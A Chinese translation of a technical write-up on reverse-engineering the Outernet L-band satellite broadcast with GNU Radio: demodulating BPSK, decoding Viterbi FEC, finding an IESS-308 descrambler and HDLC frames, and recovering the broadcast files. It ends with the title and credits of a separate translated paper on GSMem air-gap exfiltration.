
循环平稳分析的输出显示来一个特定频率下的波特率频率分量，在下面的图中，我们可以看到在 4200hz 处有分量，这表明，波特率是 4.2kbaud。频率图中的高平均是很重要的，否则 4200hz 的频率分量是很难看到的。



现在，我们知道了波特率，我们可以把它恢复成星图，发现它确实是 BPSk 信号，有关于 PSK 的解调[12]，GNU Radio 入门介绍网页[13]有一篇很好的说明。下面，你可以看到我们的 BPSK 解调器流图和星图，正如预期，这是一个 BPSK 信号。



安全客 ( bobao.360.cn )




Outernet 对外所说比特率约为 2 kbps , 或为 20MB 每天 , 而我们分析得到的比特率是 4.2kbaud , 所以 , 很有可能它使用了  $r=1/2$  正向纠错编码 , 参数  $r$  被称为速率 ,  $R = 1 / 2$  意味着数据流使用了 1/2bits 用来在接收器中纠正错误位 实际速率只有我们测得速率的一半 , 也就是 2.1kbps。


对于参数是  $r=1/2$  的数据 , 最流行的是使用国际空间数据系统咨询委员会提出的 ,  $r=1/2$ , 卷积码  $K = 7$  的协议式。针对这种编码的 Viterbi 解码器在 GNU radio 中有相应的模块 , 叫做 “Decode CCSDS 27”。然而 , 这种编码允许在几个变量上有所更改。我们可以使用 Balint Seeber[14] 的 Auto FEC[15] 监视 Viterbi 译码器的误码率并尝试不同的组合参数 , 直到发现一个可以正常使用的组合。 Auto FEC 也可以删除一些数据 ( 超过 1/2 的部分 )。实际上 , 你很可能不知道它使用了何种删除率 , 因为变化太多了。

如果想使用 Auto FEC , 你需要在 GNU Radio 上打一个补丁 , 因为 Viterbi 解码器和 “Decode CCSDS 27” 模块需要修改以便输出误码率。在这里[16] , 你可以找到一个用于 GNU Radio 当前版本的补丁 ( 3.7.10.1 测试版 ) , 同样 , Auto FEC 需要输入的是 QPSK 信号 , 这有一个补丁[17]可以让他与 BPSK 信号工作。


从下面的流图 , 你可以看到 Auto FEC 的运行和他的输出 , Auto FEC 在控制台上打印各种组合 , 以尝试得到正确的参数。在这个输出中 , 需要注意的是把 “Viterbi swap” 设置为 true。他的含义是在 CCSDS 编码这个特定的环境中 , 多项式的数值是交换的。通常 , A 决定第一位 , B 决定第二位。而在这里 , 第一位来自 B , 而第二位来自 A。为了抵消这一点 , 我们需要交换每对数据 , 再把他们送入 CCSDS 协议解码器。




现在，我们实现了一个 Viterbi 译码器并检查了它的工作。“Swap” 模块是一个自定义的模块，它交换每一对浮点数。对于 BPSK 信号，我们要把两个 Viterbi 译码器放在输入流上，其中一个比另一个延后一个样本，因为我们不知道刚开始捕获数据的时候，是一对数据的第一个还是第二个。




你可能会看到如下的输出，其中 metric 变量表示 Viterbi 解码器的误码率，当误码率很低的时候 metric 变量很高，而且几乎有一个恒定的数值，相反，如果解码器没有工作，metric 值会很低，并具有类似随机的值。当然，两个译码器只有一个正常工作。当 BPSK 解调错过一个值或者插入来一个值，( 样本流多了或者少了一个 bit )，这两个 Viterbi 解码器的工作状态 ( 是否工作正常 ) 就会交换，如果信号质量好，不应该发生这种情况，在这个过程中，是由于树木在风中的移动干扰来信号。另外一个有趣的尝试是关闭 “Swap” 模块，这样的话两个 Viterbi 解码器都不会正常工作了。



现在，我们对 Viterbi 译码器是否工作很有信心，我们接下来把数据流放入 raster 图，观察是否使用了扰频器，如果使用了，数据流会看起来随机化，如果没有，我们会看到一些比特流的特有结构，实际上，我们基本已经确定它使用了扰频器，因为我们之前看到的 BPSK 信号很像噪声，而不是展现 BPSK 的特有频谱结构。



正如你下面看到的，比特流的出现是随机的，所以我们还需要一个解扰器。



选择正确的解扰器是很困难的，因为我们没有办法去猜测它的算法，如果您知道它使用来那种卫星调制解调器，请尝试它支持的所有算法，如果您不知道，那就尝试所有流行的算法。这一步通常需要大量的试验和错误。然而，如果选用正确来，效果也是很明显的，你可你看到他的输出比特流结构，如果不对，输出还是随机的。

最常用的一种是 G3RUH 的复数乘法器( 它用于 9.6kbaud 业余无线电组和几个业余卫星 )，数据可以使用 GNU radio 中的 “Descrambler” 模块加扰，它使用 0x21 作为掩码，长度为 16 ，这个模块的参数选择很麻烦，详见我的博客。[18]

在这种情况下，G3RUH 加扰器是无法工作的。有这样的事实，我们的二进制代码要传递给寄存器进行处理， sdr100 在 Outernet 的软件中作为 sdr 接收器，那么，他只可能是基于 ARM 或者 86-64 架构上运行的 Linux 操作系统，而最新的软件版本只对 arm 进行支持，所以，Outernet 上用于接收的部分应该是像树莓派 3 一样的 arm 板。


我对 x86-64 架构下的客户端程序中的 sdr100 二进制文件进行了逆向，来获取 Outernet 解扰算法，原来，这是 IESS-30 解码器，很显然，这个算法的详细细节在卫星地球站的文档中没有公开。但是，我还是找到了一个文档[19] ( 见 28 页 )，里面的描述有助于我的逆向。

我设计了一个模块用于 IESS-308 解码，您可以在[这里](#)[20]看到这个模块的代码。如果你熟悉乘法加扰器，你会发现这个加扰器很普通，但是，它用了一个计数器。

下面的流图可以测试我们的 IESS-308 解码器



输入流显示出了很明显的结构，所以我们有信心，这个解码器是正常的。你可以看到一些白色和青色的水平线，这符合长时间连续二进制 0,1 传输的特征。这张图中的每行每列的水平线的数量和分布代表着二进制的数据，如果把它们垂直摆放在一条线上，看起来可能更明显，我们会很容易发现什么数据是不改变的（例如报文头）或者改变的（例如数据段）。在这条推文中[21]，你可以看到进行如上工作的一个例子。



下一步工作是解帧，通常，我们可以通过仔细观察比特流来识别帧标记，但是，在这里我们可以通过逆向 sdr100 二进制代码的方式减轻工作量。sdr100 中，有一些函数的名称中含有 HDLC，所以我们猜测可能是使用来 HDLC 帧，我们尝试从数据流中恢复 HDLC 帧。


GNU Radio 中，提供了用于解 HDLC 帧的模块，但是，我准备用我自己的 gr-kiss[22]模块。这个模块的好处是可以去保留 CRC 码校验错误的数据帧。有的时候，可能一个数据帧只有几个 bit 是错误的，他就被完全丢弃了。然而，保留 CRC 校验错误的帧对于逆向协议和分析测试是很有用的。有时候，HDLC 帧会有几个 bit 的错误，那可能是因为干扰或者解码器参数没有优化，也有可能碰巧只有 16 位的 CRC 码出现了错误。在这种情况下，保留错误帧也是很有用的。

到现在为止，我们还没有考虑信号的极性，在接受 BPSK 信号的时候，你不知到他是一个原始信号还是一个翻转信号（即 0,1 的互换），是否进行了 180 度的相位翻转是模糊的，很多时候，采用差分编码来消除这种模糊性。HDLC 可能采用的是 NRZ-I，也可能没有采用差分编码，而采用其他方式消除模糊，这又是一个实验和试错的过程。

实际上，Outernet 不使用任何一种差分编码，因此我们需要一个正置的数据流和一个反置的数据流，只有一个可以正常工作，但是我们实现不知道是哪一个。（当我们失去信号之后，下一次连接，它可能改变。）

下面是 HDLC 解帧的流图，“Invert bit” 是一个自定义的模块，他的功能就是进行位翻转。也可以使用程序提供的模块实现这一功能。下面，我把两个 HDLC 解帧模块连接在数据流上，在其中一个前面进行位翻转。

当我们运行这个流图之后，在控制台上会看到数据帧的出现。因为我们开启了 CRC 检查，所以我们确信我们的接收机可以正常工作。毕竟，如果我们在处理的时候有错误，是不可能出现这么多通过 CRC 校验的数据帧。



```

*****
* MESSAGE DEBUG PRINT PDU VERBOSE *
()
pdu_length = 276
contents =
0000: ff ff ff ff ff 00 30 18 c1 dc a8 8f ff 01 04
0010: 3c 02 00 00 18 00 01 00 00 08 11 10 ba de e0
0020: bc 38 b4 34 e1 f9 74 73 92 f9 b8 41 52 db 20 ce
0030: a0 65 f5 c6 9b 66 0c c5 36 42 3c 66 fb 69 0e d8
0040: ca 2d fa 44 5a 57 74 8e 91 6b 98 34 45 51 3f e7
0050: c8 a6 08 69 f7 c5 67 71 cd b7 26 60 0a 03 cd 20
0060: 5d 49 45 88 bd a6 e9 89 87 86 25 3d 9e 83 9a e7
0070: fd 35 73 aa 4e 96 12 8d 1c 16 8f 0f 25 74 a2 12
0080: de bc 03 c9 47 57 5a 26 85 b2 a4 a8 be 4b 22 ce
0090: bd f7 e3 8a 9d 96 42 4a 25 7e c9 c3 be 64 ab 9d
00a0: b4 14 34 3a 24 4d 8a 40 1a 7e ad e8 0b d9 0e 0b
00b0: 8a a9 10 c2 c8 49 7c 69 4c a9 4e 65 53 e6 89 a4
00c0: aa 6b e8 7e ae 78 95 4b f8 96 68 05 17 15 8f 15
00d0: a2 79 0a 3d dd 52 37 86 fa 31 97 b9 d0 2b 1b 1e
00e0: 79 da 93 0c 02 81 77 3a 2e 35 80 10 74 0f 54 e3
00f0: 86 af cb c5 8b 38 64 78 de 09 37 9f 3d 3a 64 4e
0100: fe 86 21 7b 8c b1 55 05 5d fd 2a 4a 17 c1 37 69
0110: 5c d1 7b 1c
*****
  
```


安全客 (bobao.360.cn)

我们 GNU Radio 阶段的任务就完成了，一旦提取了 HDLC 数据帧，就需要使用 free-outernet[23]这个 Python 脚本进行 UDP 发送，或者把它们存在一个文件里。free-outernet 会回复被传输的文件，它还会打印一些有趣的调试和技术信息。

下面你可以看到脚本可以恢复的两个文件，e89f-messages-0.html.tbz2 包含了用于业余无线电的 APRS[25]信息，和 ed57-amazon.com.html.tbz2，其中包含亚马逊的维基百科网页[26]。大部分的文件是以 tbz2 压缩格式发送的。另一个有趣的事情是，每分钟，会有一个时间数据包。这用来更新接收器的时钟信号，因为使用的是小型 ARM，所以没有真实的时钟或者网络连接。

```
daniel@akallabeth ~/free-outernet $ ./free-outernet.py -k /tmp/outernet.kiss
Receiving Ethernet frames from groundstation with MAC 00:30:18:c1:dc:a8
[Time service] Received time packet from odc2: 2016-10-15 18:01:01 UTC
Malformed LDP packet: length field mismatch
[Time service] Received time packet from odc2: 2016-10-15 18:02:01 UTC
[File service] New file announced: opaks/e89f-messages-0.html.tbz2 size 2435 bytes
Malformed LDP packet: length field mismatch
[File service] File reconstructed: opaks/e89f-messages-0.html.tbz2
[File service] New file announced: opaks/ed57-Amazon.com.html.tbz2 size 206080 bytes
Malformed LDP packet: length field mismatch
[Time service] Received time packet from odc2: 2016-10-15 18:03:01 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:04:01 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:05:01 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:06:01 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:07:01 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:08:02 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:09:02 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:10:02 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:11:02 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:12:02 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:13:02 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:14:02 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:15:02 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:16:03 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:17:03 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:18:03 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:19:03 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:20:03 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:21:03 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:22:03 UTC
-----
FEC debug info for file opaks/ed57-Amazon.com.html.tbz2 (FEC decoding not implemented yet)
ldpc:k=852,n=1023,N1=2,seed=1000
Length of FEC data: 41140 bytes; File size: 206080 bytes
-----
[File service] File reconstructed: opaks/ed57-Amazon.com.html.tbz2
[File service] New file announced: opaks/efa3-Amber_Heard.html.tbz2 size 173736 bytes
Malformed LDP packet: length field mismatch
[Time service] Received time packet from odc2: 2016-10-15 18:23:04 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:24:04 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:25:04 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:26:04 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:27:04 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:28:04 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:29:04 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:30:05 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:31:05 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:32:05 UTC
[Time service] Received time packet from odc2: 2016-10-15 18:33:05 UTC
daniel@akallabeth ~/free-outernet $ ls opaks/
e89f-messages-0.html.tbz2 ed57-Amazon.com.html.tbz2
daniel@akallabeth ~/free-outernet $ cd opaks/
daniel@akallabeth ~/free-outernet/opaks $ ls
e89f-messages-0.html.tbz2 ed57-Amazon.com.html.tbz2
daniel@akallabeth ~/free-outernet/opaks $ tar jxvf ed57-Amazon.com.html.tbz2
Wikipedia/Amazon.com.html
```

提取文件后，我们可以在 Web 浏览器中打开亚马逊的维基百科页面。这页是一个 HTML 文件，其中包含 CSS 样式表和图片。它为独立的查看而进行了小尺寸优化，所以所有的超链接已被删除。



<b>Amazon.com, Inc.</b>	
	
	
Type of business	Public
Type of site	E-commerce
Available in	English, French, German, Spanish, Italian, Chinese, Japanese, Brazilian Portuguese, Dutch
Traded as	NASDAQ: AMZN (http://www.nasdaq.com/symbol/amzn) Nasdaq Composite (http://nasdaq.com/stocks/compinfo.aspx?symbol=AMZN)

对广播文件协议的介绍超出了本文的范围，你可以在我的博客[27]中找到完整的描述。我唯一不能逆向的是使用了应用级 FEC 的 LDPC 编码。它可以使接受程序在一些数据帧错误的情况下恢复文件，由于 LDPC 码的译码没有实现，所以你需要获取一个文件所有的数据帧才能使用我们的脚本恢复，你可以看到 github 上有关于 LDPC 的进展[28]。

## 参考链接

- [1]<https://outernet.is/>
- [2][https://en.wikipedia.org/wiki/L\\_band](https://en.wikipedia.org/wiki/L_band)
- [3]<https://en.wikipedia.org/wiki/Inmarsat>
- [4]<https://github.com/Outernet-Project/outernet-linux-lband/blob/master/bin/sdr100-1.0.4>
- [5]<http://sdr.osmocom.org/trac/wiki/rtl-sdr>
- [5]<http://cgit.osmocom.org/libmirisdr/>
- [6]<https://github.com/daniestevez/gr-outernet>
- [7]<https://github.com/daniestevez/free-outernet>
- [8]<http://datumsystems.com/m7>

- [9]<http://destevez.net/tag/outernet/>
- [10]<https://twitter.com/scott23192>
- [11]<http://www.ka9q.net/oldquotes.html>
- [12][http://gnuradio.org/redmine/projects/gnuradio/wiki/Guided\\_Tutorial\\_PSK\\_De\\_modulation](http://gnuradio.org/redmine/projects/gnuradio/wiki/Guided_Tutorial_PSK_De_modulation)
- [13][http://gnuradio.org/redmine/projects/gnuradio/wiki/Guided\\_Tutorials](http://gnuradio.org/redmine/projects/gnuradio/wiki/Guided_Tutorials)
- [14]<http://spench.net/>
- [15][http://wiki.spench.net/wiki/Gr-baz#auto\\_fec](http://wiki.spench.net/wiki/Gr-baz#auto_fec)
- [16]<https://gist.github.com/daniestevez/79f6f9971e1c6f883cb67a2989ba33e6>
- [17]<https://gist.github.com/daniestevez/70d570292493daac33efb1767fc478ed>
- [18]<http://destevez.net/2016/05/scramblers-and-their-implementation-in-gnuradio/>
- [19][http://www.etsi.org/deliver/etsi\\_etr/100\\_199/192/01\\_60/etr\\_192e01p.pdf](http://www.etsi.org/deliver/etsi_etr/100_199/192/01_60/etr_192e01p.pdf)
- [20][https://github.com/daniestevez/gr-outernet/blob/master/lib/descrambler308\\_impl.cc#L72](https://github.com/daniestevez/gr-outernet/blob/master/lib/descrambler308_impl.cc#L72)
- [21]<https://twitter.com/ea4gpz/status/786518040141717505>
- [22]<https://github.com/daniestevez/gr-kiss>
- [23]<https://github.com/daniestevez/free-outernet>
- [24]<http://www.ax25.net/kiss.aspx>
- [25] <http://aprs.org/outnet.html>
- [26]<https://en.wikipedia.org/wiki/Amazon.com>
- [27]<http://destevez.net/2016/10/reverse-engineering-outernet-time-and-file-services/>
- [28]<https://github.com/daniestevez/free-outernet/issues/1>

# GSMem:通过 GSM 频率从被物理隔离的计算机上窃取数据

作者 : Mordechai Guri 等

译者 : backahasten

原文地址 :

<https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/guri>

译文来源 :【安全客】<http://bobao.360.cn/learning/detail/3134.html>

## 抽象概念



